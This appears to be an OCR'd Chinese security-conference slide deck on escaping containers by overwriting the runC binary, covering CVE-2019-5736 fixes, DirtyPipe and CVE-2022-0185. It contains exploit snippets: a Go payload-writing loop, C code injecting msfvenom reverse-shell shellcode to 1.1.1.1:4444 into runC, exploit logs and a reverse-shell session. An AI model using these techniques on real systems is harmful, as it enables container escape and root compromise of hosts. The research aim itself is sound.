提交时间: 2019-02-08 邻近版本: v1.0.0-rc7

🕒 [CVE-2019-5736]: Server uses more memory if start many runc process at one time (#1993)

Different from #1980 , If we start 100 runc processes at one time, the server will use about more 900M memory than before, it may cause failure. I don't know whether this is a problem or not?

`root@iZ2ze1o61blvco5p5ducnnZ:/opt/busybox# ...`

`lifubang` opened on Feb 23, 2019 4 comments

🕒 [CVE-2019-5736]: Runc uses more memory during start up after the fix (#1980)

`Random-Liu` opened on Feb 13, 2019 35 comments

nsenter: cloned_binary: try to ro-bind /proc/self/exe before copying

The usage of `memfd_create(2)` and other copying techniques is quite wasteful, despite attempts to minimise it with `_LIBCONTAINER_STATEDIR`. `memfd_create(2)` added ~10M of memory usage to the cgroup associated with the container, which can result in some setups getting OOM'd (or just hogging the hosts' memory when you have lots of created-but-not-started containers sticking around).

The easiest way of solving this is by creating a read-only bind-mount of the binary, opening that read-only bindmount, and then unmounting it to ensure that the host won't accidentally be re-mounted read-write. This avoids all copying and cleans up naturally like the other techniques used. Unfortunately, like the `O_TMPFILE` fallback, this requires being able to create a file inside `_LIBCONTAINER_STATEDIR` (since bind-mounting over the most obvious path -- `/proc/self/exe` -- is a *very bad idea*).

Unfortunately detecting this isn't fool-proof -- on a system with a read-only root filesystem (that might become read-write during "runc init" execution), we cannot tell whether we have already done an ro remount. As a partial mitigation, we store a `_LIBCONTAINER_CLONED_BINARY` environment variable which is checked *alongside* the protection being present.

Signed-off-by: Aleksei Sarai asarai@suse.de



提交时间: 2019-03-01 邻近版本: v1.0.0-rc7






LXC依然采用memfd的修复方式



CVE-2019-5736 (runC): rexec callers as memfd

Adam Iwaniuk and Borys Popławski discovered that an attacker can compromise the runC host binary from inside a privileged runC container. As a result, this could be exploited to gain root access on the host. runC is used as the default runtime for containers with Docker, containerd, Podman, and CRI-O.

```
→ lxc git:(master) tail -n 14 ./src/lxc/rexec.c
/**
 * This function will copy any binary that calls liblxc into a memory file and
 * will use the memfd to reexecute the binary. This is done to prevent attacks
 * through the /proc/self/exe symlink to corrupt the host binary when host and
 * container are in the same user namespace or have set up an identity id
 * mapping: CVE-2019-5736.
 */
__attribute__((constructor)) static void liblxc_rexec(void)
{
    if (getenv("LXC_MEMFD_REXEC") && lxc_rexec("liblxc")) {
        fprintf(stderr, "Failed to re-execute liblxc via memory file descriptor\n");
        _exit(EXIT_FAILURE);
    }
}
```



- 某种意义上，runC进退维谷
- 一直到当前最新版本的runC都是ro mount修复方案
 - 有能力写runC => 逃逸，权限提升漏洞转化为容器逃逸漏洞的一个新途径
- memfd修复方案消耗大量内存，社区中有反对声音
- 客观上ro mount方案是一种低成本风险转移（无可厚非）
- 如何利用这个“阿克琉斯之踵”呢？场景？手法？




03

常见利用场景与利用手法




常见的两种利用场景





常见的三种利用手法



```
var payload = "#!/bin/bash \n" + shellCmd
for{
    writeHandle, _ := os.OpenFile("/proc/self/fd/" + strconv.Itoa(handleFd), os.O_WRONLY|os.O_TRUNC, 0700)
    if int(writeHandle.Fd()) > 0 {
        writeHandle.Write([]byte(payload))
    }
}
```

写脚本

DirtyPipe无法利用！

```
// msfvenom -a x86 -p linux/x86/exec CMD="id > /tmp/hacked && hostname >> /tmp/hacked" -f elf
const unsigned char malicious_elf_bytes[] = {
    /* 0x7f, */ 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
    /* ELF剩余部分 */
};
int main(int argc, char **argv) {
    if (write_with_dirtypipe(path, 1, malicious_elf_bytes, malicious_elf_bytes_size) != 0) {
```

写ELF文件

```
runc_fd_read = open("/proc/self/exe", O_RDONLY);
lseek(runc_fd_read, ELF_ENTRYPOINT_OFFSET, SEEK_SET);
 nbytes = read(runc_fd_read, &entrypoint, sizeof(entrypoint));
// msfvenom -p linux/x64/shell_reverse_tcp LHOST=1.1.1.1 LPORT=4444 -f raw | xxd -i
char payload[] = {
    0x6a, 0x29, 0x58, 0x99, 0x6a, 0x02, 0x5f, 0x6a, 0x01, 0x5e, 0x0f, 0x05,
    /* payload剩余部分 */
};
write_with_dirtypipe(runc_fd_read, entrypoint, payload, payload_len);
```

ELF文件注入



```
x root@5d0c53d8f294:/exp (ssh)
[+] perform exploit step2
[*] prepare fsconfig heap overflow
[*] sparying msg_msg ...
[*] trigger oob write in `legacy_parse_param` to corrupt msg_msg.next
[*] free uaf msg_msg from correct msqid
[*] spray skbuff_data to re-acquire the 0x400 slab freed by msg_msg
[*] free skbuff_data using fake msqid
[*] freed using msqid 5
[*] spray pipe_buffer to re-acquire the 0x400 slab freed by skbuff_data
[*] free skbuff_data to make pipe_buffer become UAF
[*] uaf_pipe_idx: 1
[*] edit pipe_buffer->flags
[*] trying to overwrite runC
[+] 63 bytes written into runC
[+] exploit success
root@5d0c53d8f294:/exp# 
```

```
x root@ubuntu-bionic:~ (ssh)
root@ubuntu-bionic:~# docker exec -it escape /exp/bash_evil
ERRO[0000] No help topic for '/exp/bash_evil'
root@ubuntu-bionic:~# docker run -it ubuntu whoami
[]
```

```
≡ × ncat (ssh)
ls
address
config.json
log
options.json
rootfs
runtime
work
python -c "import pty;pty.spawn('/bin/bash')"
/bin/bash: line 3: python: command not found
python3 -c "import pty;pty.spawn('/bin/bash')"
<cf23650a09da70f93507c80e48103e7c04ddd8a31db6db02# cat /etc/passwd|grep vagrant
<03e7c04ddd8a31db6db02# cat /etc/passwd|grep vagrant
vagrant:x:1000:1000:,,,:/home/vagrant:/bin/bash
<cf23650a09da70f93507c80e48103e7c04ddd8a31db6db02# 
```

CVE-2022-0185分析及利用 与 pipe新原语思考与实践

VERITAS501 2022-03-16 | ❤ kernel

真•正文 – 新型利用原语: pipe

这两天DirtyPipe (CVE-2022-0847) 闹得沸沸扬扬，我想大家都已经详细了解过了这个漏洞的成因和利用方式。这个洞之所以牛逼，是因为它利用过程中不涉及对kernel地址的依赖，有点逻辑洞的味道，因此想要攻击存在这个漏洞的内核，并不需要像某些内核洞那样使用ROP等方式，修复kernel中的gadget的偏移位置。

随着这个DirtyPipe的修复，这个漏洞的影响难道就到此为止了吗？

不，比起DirtyPipe漏洞本身，我认为这个漏洞带来的真正宝藏还未被人察觉，它就是正隐藏在其背后的原语。

如果我们拿到了一个内核heap的UAF或其他漏洞，并能够将其转化为对struct pipe_buffer的损坏，我们何必传统地去通过leak ops拿到kernel base，再通过修改ops做ROP（我的exp和原作者第二种方法），或是找到modprobe_path和core_pattern的偏移地址（作者第一种方法）？

为什么不直接修改它的flags，从而让UAF转化为DirtyPipe？这样不是可以轻松做到任意文件写且不涉及内核地址吗？

内核UAF修改Pipe Buffer Flag
-> 转化为Dirtypipe
-> 利用Dirtypipe写runC
-> 逃逸成功



- 有没有更好的利用方式?
- 能够在宿主机上运行给定payload (基本需求)
- 不影响原runC程序的代码逻辑 (避免影响同一时间的其他使用者)
- 不增大原runC文件 (DirtyPipe的局限性)




04

探索更优雅的利用手法




```
→ file `which runc`  
/usr/local/sbin/runc: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),  
statically linked, BuildID[sha1]=0afa4292e5163007028fbde6effb1a2edc1a3f49, for GNU/Linux 3.2.0, stripped  
  
→ xxd `which runc` | head -n 1  
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000 .ELF.....
```



src: https://en.wikipedia.org/wiki/Executable_and_Linkable_Format#/media/File:Elf-layout--en.svg



ELF文件注入的两种思路



→ ~ cat /proc/sys/kernel/randomize_va_space
2
→ ~ readelf -h `which runc` | sed -n '1,3p;8p;11p'
ELF Header:
Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
Class: ELF64
Type: DYN (Shared object file)
Entry point address: 0x232390

→ ~ objdump -dj '.text' `which runc` | sed -n '13,24p'

```
0000000000232390 <_start@@Base>:  
232390: 31 ed          xor  %ebp,%ebp  
232392: 49 89 d1        mov  %rdx,%r9  
232395: 5e              pop  %rsi  
232396: 48 89 e2        mov  %rsp,%rdx  
232399: 48 83 e4 f0      and  $0xfffffffffffffff0,%rsp  
23239d: 50              push %rax  
23239e: 54              push %rsp  
23239f: 4c 8d 05 6a c2 46 00    lea   0x46c26a(%rip),%r8  
2323a6: 48 8d 0d f3 c1 46 00    lea   0x46c1f3(%rip),%rcx  
2323ad: 48 8d 3d 8c b4 06 00    lea   0x6b48c(%rip),%rdi  
2323b4: ff 15 16 7c a8 00      callq *0xa87c16(%rip)
```



